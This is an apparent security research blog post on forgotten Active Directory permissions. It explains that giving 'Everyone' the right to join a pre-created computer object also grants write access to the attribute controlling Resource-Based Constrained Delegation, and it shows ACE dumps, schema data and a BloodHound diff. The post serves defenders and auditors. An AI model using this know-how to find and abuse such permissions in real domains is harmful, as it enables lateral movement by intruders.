


Abusing forgotten permissions on computer objects in Active Directory

dirkjanm.io/abusing-forgotten-permissions-on-precreated-computer-objects-in-active-directory

July 11, 2022



New Object - Computer

Create in: internal.corp/Computers

Computer name:
blogactest

Computer name (pre-Windows 2000):
BLOGACLTEST

The following user or group can join this computer to a domain.

User or group:
p/Configuration/WellKnown Security Principals/Everyone Change...


☐ Assign this computer account as a pre-Windows 2000 computer

OK Cancel Help

🕒 10 minute read

A while back, I read an interesting blog by [Oddvar Moe](#) about [Pre-created computer accounts](#) in Active Directory. In the blog, Oddvar also describes the option to configure who can join the computer to the domain after the object is created. This sets an interesting ACL on computer accounts, allowing the principal who gets those rights to reset the computer account password via the “All extended rights” option. That sounded quite interesting, so I did some more digging into this and found there are more ACLs set when you use this option, which not only allows this principal to reset the password but also to configure Resource-Based Constrained Delegation. BloodHound was missing this ACL, and I dug into why, which I’ve written up in this short blog. If an environment is

sufficiently large (and/or old), someone at some point likely added a few systems to the domain with this option set to “Everyone” or “Authenticated Users”, allowing all users in the domain to join the computer to the domain. Whoever configured this probably did not realize this would also give everyone specific permissions on the object after it is joined to the domain. The logic to analyze this is now included in the [BloodHound.py](#) data gatherer, as well as a [Pull Request](#) for SharpHound. If this misconfiguration is present in a domain, it may give you access to servers from any user. This makes for an easy first step in lateral movement. Along the way, I discovered more cases in which these ACEs were present, so in any larger environment, there’s a good chance that unintended users have some lingering permissions on computer objects. This post includes some queries to use in BloodHound, as well as some recommended mitigations.



New Object - Computer

Create in: internal.corp/Computers

Computer name:
blogactest

Computer name (pre-Windows 2000):
BLOGACLTEST

The following user or group can join this computer to a domain.

User or group:
p/Configuration/WellKnown Security Principals/Everyone Change...


☐ Assign this computer account as a pre-Windows 2000 computer

OK Cancel Help


Background

After reading Oddvar’s blog, I wondered what rights are granted to users when the option “The following user or group can join this computer to the domain”. So I did some tests and set this value to a newly created user “computeractest”. After creating this computer

object, we see that various Access Control Entries (ACEs) are set to this new computer, granting rights to the account we chose. As usual, the GUI is not really helpful here since it shows weird blank values and some instances of “special” which are quite ambiguous.



The “effective access” view is more practical and shows us some interesting additional information: the user can write to the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, which is the attribute that gives us access to configure Resource-Based Constrained Delegation.



How we got that access is not quite clear from the ACE view. Some of the ACEs may not be adequately understood by the GUI. So instead, let us look at the raw ACL and what its entries mean. My preferred tool to make these entries readable is the ACL parsing logic of BloodHound.py, which has some extensive parsing logic and debug printing built-in. Because I did this analysis with a newly created user, the only ACEs that matter are those set to that specific user. If we print any ACE we encounter that applies to this user's SID, which can be done by [modifying these lines](#) in BloodHound.py, we can see what ACEs we have.

```

<ACE Type=5 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Flags=ACE_OBJECT_TYPE_PRESENT | ACE_INHERITED_OBJECT_TYPE_PRESENT Sid=S-1-5-21-2895268558-4179327395-2773671012-1177
    Mask=<ACCESS_MASK RawMask=32 Flags=ADS_RIGHT_DS_WRITE_PROP>
    ObjectType=5F202010-79A5-11D0-9020-00C04FC2D4CF InheritedObjectType=BF967A86-0DE6-11D0-A285-00AA003049E2>>
<ACE Type=5 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Flags=ACE_OBJECT_TYPE_PRESENT | ACE_INHERITED_OBJECT_TYPE_PRESENT Sid=S-1-5-21-2895268558-4179327395-2773671012-1177
    Mask=<ACCESS_MASK RawMask=32 Flags=ADS_RIGHT_DS_WRITE_PROP>
    ObjectType=BF967950-0DE6-11D0-A285-00AA003049E2 InheritedObjectType=BF967A86-0DE6-11D0-A285-00AA003049E2>>
<ACE Type=5 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Flags=ACE_OBJECT_TYPE_PRESENT | ACE_INHERITED_OBJECT_TYPE_PRESENT Sid=S-1-5-21-2895268558-4179327395-2773671012-1177
    Mask=<ACCESS_MASK RawMask=32 Flags=ADS_RIGHT_DS_WRITE_PROP>
    ObjectType=BF967953-0DE6-11D0-A285-00AA003049E2 InheritedObjectType=BF967A86-0DE6-11D0-A285-00AA003049E2>>
<ACE Type=5 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Flags=ACE_OBJECT_TYPE_PRESENT | ACE_INHERITED_OBJECT_TYPE_PRESENT Sid=S-1-5-21-2895268558-4179327395-2773671012-1177
    Mask=<ACCESS_MASK RawMask=32 Flags=ADS_RIGHT_DS_WRITE_PROP>
    ObjectType=3E0ABFD0-126A-11D0-A060-00AA006C33ED InheritedObjectType=BF967A86-0DE6-11D0-A285-00AA003049E2>>
<ACE Type=5 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Flags=ACE_OBJECT_TYPE_PRESENT Sid=S-1-5-21-2895268558-4179327395-2773671012-1177
    Mask=<ACCESS_MASK RawMask=8 Flags=ADS_RIGHT_DS_SELF>
    ObjectType=72E39547-7B18-11D1-ADEF-00C04FD8D5CD InheritedObjectType=None>>
<ACE Type=5 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Flags=ACE_OBJECT_TYPE_PRESENT Sid=S-1-5-21-2895268558-4179327395-2773671012-1177
    Mask=<ACCESS_MASK RawMask=8 Flags=ADS_RIGHT_DS_SELF>
    ObjectType=F3A64788-5306-11D1-A9C5-0000F80367C1 InheritedObjectType=None>>
<ACE Type=5 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Flags=ACE_OBJECT_TYPE_PRESENT Sid=S-1-5-21-2895268558-4179327395-2773671012-1177
    Mask=<ACCESS_MASK RawMask=32 Flags=ADS_RIGHT_DS_WRITE_PROP>
    ObjectType=4C164200-20C0-11D0-A768-00AA006E0529 InheritedObjectType=None>>
<ACE Type=0 Flags= RawFlags=0
  Ace=<ACCESS_ALLOWED_OBJECT_ACE Sid=S-1-5-21-2895268558-4179327395-2773671012-1177 Mask=<ACCESS_MASK RawMask=197076 Flags=GENERIC_READ | GENERIC_EXECUTE | READ_CONTROL | DELETE | ADS_RIGHT_DS_CONTROL_ACCESS | ADS_RIGHT_DS_READ_PROP>>>

```

The ACEs can be separated by type, which is based on the flags of the ACE. ACE numbers 1-4 and 7 have the flag `ADS_RIGHT_DS_WRITE_PROP`, which indicates that this ACE controls access for writing to a property, indicated by the GUID in `ObjectType`. ACE number 5 and 6 have the `ADS_RIGHT_DS_SELF` flag, which is a bit confusing name for a

validated write according to the [documentation](#). Validated writes also allow you to write to a property, but the write is subject to additional validation. An example is ACE number 5, which is the validated write to the DNS hostname with [restrictions](#). ACE number 8 is a simpler ACE not restricted to a specific property but with the [ADS_RIGHT_DS_CONTROL_ACCESS](#) flag. This flag controls extended rights, and since there is no specific extended right specified, this ACE grants the “all extended rights” permissions that Oddvar wrote about in his blog.

Ignoring these leaves us with a few ACEs to inspect, each of which grants write access to a specific property. The property IDs are mapped to names in the Active Directory schema, but we can also put the GUIDs in Google to find the corresponding property in the Microsoft documentation. This gives the following properties:

1. [5F202010-79A5-11D0-9020-00C04FC2D4CF](#): [User-Logon property set](#).
2. [BF967950-0DE6-11D0-A285-00AA003049E2](#): [Description attribute](#).
3. [BF967953-0DE6-11D0-A285-00AA003049E2](#): [Display-Name attribute](#).
4. [3E0ABFD0-126A-11D0-A060-00AA006C33ED](#): [SAM-Account-Name attribute](#).
5. Validated write to DNS host name (I've written about [this right](#) before).
6. Validated write to service principal name.
7. [4C164200-20C0-11D0-A768-00AA006E0529](#): [User-Account-Restrictions property set](#).

The above pages give us several attributes, but none that make it clear why we have the rights on the [msDS-AllowedToActOnBehalfOfOtherIdentity](#) attribute. For this, we have to dig deeper into numbers 1 and 7, which are property sets instead of single attributes.

Property sets in Active Directory

If you don't know what property sets are or how exactly they work, don't worry, I didn't either before diving into this. Some searching in the [documentation](#) teaches us that a property set maps to multiple properties, so you don't have to create an ACE for every single property you want to grant access to. Unfortunately, the documentation for the property sets linked in the list above is not updated beyond Server 2012, so it doesn't tell us what properties are included in these sets on more modern OS versions. Back to querying this from the AD schema, where all these properties are defined. When we look at the properties of the [msDS-AllowedToActOnBehalfOfOtherIdentity](#) attribute, we see that it references [attributeSecurityGUID 4C164200-20C0-11D0-A768-00AA006E0529](#):

Name	Class	Distinguished Name
CN=ms-DNS-Sign-With-NSEC3	attributeSchema	CN=ms-DNS-Sign-With-NSEC3
CN=ms-DNS-Signature-Inception-Offset	attributeSchema	CN=ms-DNS-Signature-Inception-Offset
CN=ms-DNS-Signing-Key-Descriptor	attributeSchema	CN=ms-DNS-Signing-Key-Descriptor
CN=ms-DNS-Signing-Keys	attributeSchema	CN=ms-DNS-Signing-Keys
CN=MS-DRM-Identity-Certificate	attributeSchema	CN=MS-DRM-Identity-Certificate
CN=ms-DS-Additional-Dns-Host-Name	attributeSchema	CN=ms-DS-Additional-Dns-Host-Name
CN=ms-DS-Additional-Sam-Account-Name	attributeSchema	CN=ms-DS-Additional-Sam-Account-Name
CN=MS-DS-All-Users-Trust-Quota	attributeSchema	CN=MS-DS-All-Users-Trust-Quota
CN=ms-DS-Allowed-DNS-Suffixes	attributeSchema	CN=ms-DS-Allowed-DNS-Suffixes
CN=ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identities	attributeSchema	CN=ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identities
CN=ms-DS-Allowed-To-Delegate-Transitive	attributeSchema	CN=ms-DS-Allowed-To-Delegate-Transitive
CN=ms-DS-App-Configuration	attributeSchema	CN=ms-DS-App-Configuration
CN=ms-DS-App-Data	attributeSchema	CN=ms-DS-App-Data
CN=ms-DS-Applies-To-Resource-Type	attributeSchema	CN=ms-DS-Applies-To-Resource-Type
CN=ms-DS-Approx-Immed-Subordinate	attributeSchema	CN=ms-DS-Approx-Immed-Subordinate
CN=ms-DS-Approximate-Last-Logon	attributeSchema	CN=ms-DS-Approximate-Last-Logon
CN=ms-DS-Assigned-AuthN-Policy	attributeSchema	CN=ms-DS-Assigned-AuthN-Policy
CN=ms-DS-Assigned-AuthN-Policy-Enforced	attributeSchema	CN=ms-DS-Assigned-AuthN-Policy-Enforced
CN=ms-DS-Assigned-AuthN-Policy-Silo	attributeSchema	CN=ms-DS-Assigned-AuthN-Policy-Silo
CN=ms-DS-AuthenticatedAt-DC	attributeSchema	CN=ms-DS-AuthenticatedAt-DC
CN=ms-DS-AuthenticatedTo-Account	attributeSchema	CN=ms-DS-AuthenticatedTo-Account
CN=ms-DS-AuthN-Policies	attributeSchema	CN=ms-DS-AuthN-Policies
CN=ms-DS-AuthN-Policy	attributeSchema	CN=ms-DS-AuthN-Policy
CN=ms-DS-AuthN-Policy-Enforced	attributeSchema	CN=ms-DS-AuthN-Policy-Enforced
CN=ms-DS-AuthN-Policy-Silo	attributeSchema	CN=ms-DS-AuthN-Policy-Silo

Attribute	Value
adminDescription	This attribute is used for access checks to determine if a user is allowed to act on behalf of other identities.
adminDisplayName	ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identities
allowedAttributes	msExchOWABlockedFileTypesBL; msExchAuthAsReplicator
allowedAttributesEffective	<not set>
allowedChildClasses	<not set>
allowedChildClassesEffective	<not set>
attributeID	1.2.840.113556.1.4.2182
attributeSecurityGUID	4c164200-20c0-11d0-a768-00aa006e0529
attributeSyntax	2.5.5.15 = (NT_SECURITY_DESCRIPTOR)
bridgeheadServerListBL	<not set>
canonicalName	internal.corp/Configuration/Schema/ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identities
classDisplayName	<not set>
cn	ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identities
createTimeStamp	11/10/2017 11:25:45 AM Pacific Daylight Time

This is the same GUID as we saw for “User-Account-Restrictions” that we saw for ACE number 7 above. A look at the Extended Rights configured in the Configuration partition of AD shows us the same GUID for the User-Account-Restrictions property set.

Attribute	Value
objectClass	top; controlAccessRight
objectGUID	57a55173-f956-4b28-946d-f310ac2b24c3
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
rightsGuid	4c164200-20c0-11d0-a768-00aa006e0529
sDRightsEffective	15
showInAdvancedViewOnly	TRUE
structuralObjectClass	top; controlAccessRight
subSchemaSubEntry	CN=Aggregate,CN=Schema,CN=Configuration
uSNChanged	4193
uSNCreated	4193
validAccesses	48
whenChanged	12/22/2018 1:08:51 PM Pacific Daylight Time
whenCreated	12/22/2018 1:08:51 PM Pacific Daylight Time

We can use this information to reconstruct all the property sets and the properties they contain in the default AD schema by creating a mapping between the properties and their set (if any). I’ve written a short [python script](#) that does just that, which gives us all the attributes contained in the User-Account-Restrictions property set, including **msDS-AllowedToActOnBehalfOfOtherIdentity**.


```
User-Account-Restrictions [Account Restrictions] (GUID: 4c164200-20c0-11d0-a768-00aa006e0529)
['pwd-last-set',
'ms-wmi-stringdefault',
'ms-ds-members-for-az-role',
'frs-flags',
'account-expires',
'ms-ds-user-password-expiry-time-computed',
'inter-site-topology-renew',
'address-entry-display-table',
'ms-ds-user-account-control-computed',
'inter-site-topology-generator',
'address-book-roots',
'ms-exch-exchange-server-policy',
'ms-exch-ecp-virtual-directory',
'ms-ds-allowed-to-act-on-behalf-of-other-identity',
'system-only',
'object-classes',
'ms-dfsr-priority',
'machine-role',
'com-classid',
'user-account-control',
'pek-list',
'ms-pki-private-key-flag',
'user-parameters',
'per-msg-dialog-display-table',
'ms-pki-template-minor-revision']
```

With this, we can conclude that it's ACE number 7 that gives us the rights to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, which allows us to configure Resource-Based Constrained Delegation.

Abusing the “Everyone” case and more abuse options

To go back to our original idea, when an admin adds a computer to the domain and gives “everyone” or “authenticated users” the permission to join the computer to the domain, these groups also get the permission to configure RBCD. If we add this extra logic to the BloodHound data collector and run it again, we will see these new “AddAllowedToAct” edges showing up in our data. There is a second case in which these permissions get set, which is when a computer object is created via LDAP, in which case the user that created the account will get the permissions that allow them to configure RBCD. This may be another lateral movement opportunity in case an attacker compromises an account that is commonly used to join machines to the domain.

After adding the new ACL property logic to BloodHound.py, and diffing the output with SharpHound, we see the extra `AddAllowedToAct` edges showing up:

```
1701a1773,1784
>     "IsInherited": false,
>     "PrincipalSID": "INTERNAL.CORP-S-1-1-0",
>     "PrincipalType": "Group",
>     "RightName": "AddAllowedToAct"
>   },
>   {
>     "IsInherited": false,
>     "PrincipalSID": "INTERNAL.CORP-S-1-1-0",
>     "PrincipalType": "Group",
>     "RightName": "AllExtendedRights"
>   },
```

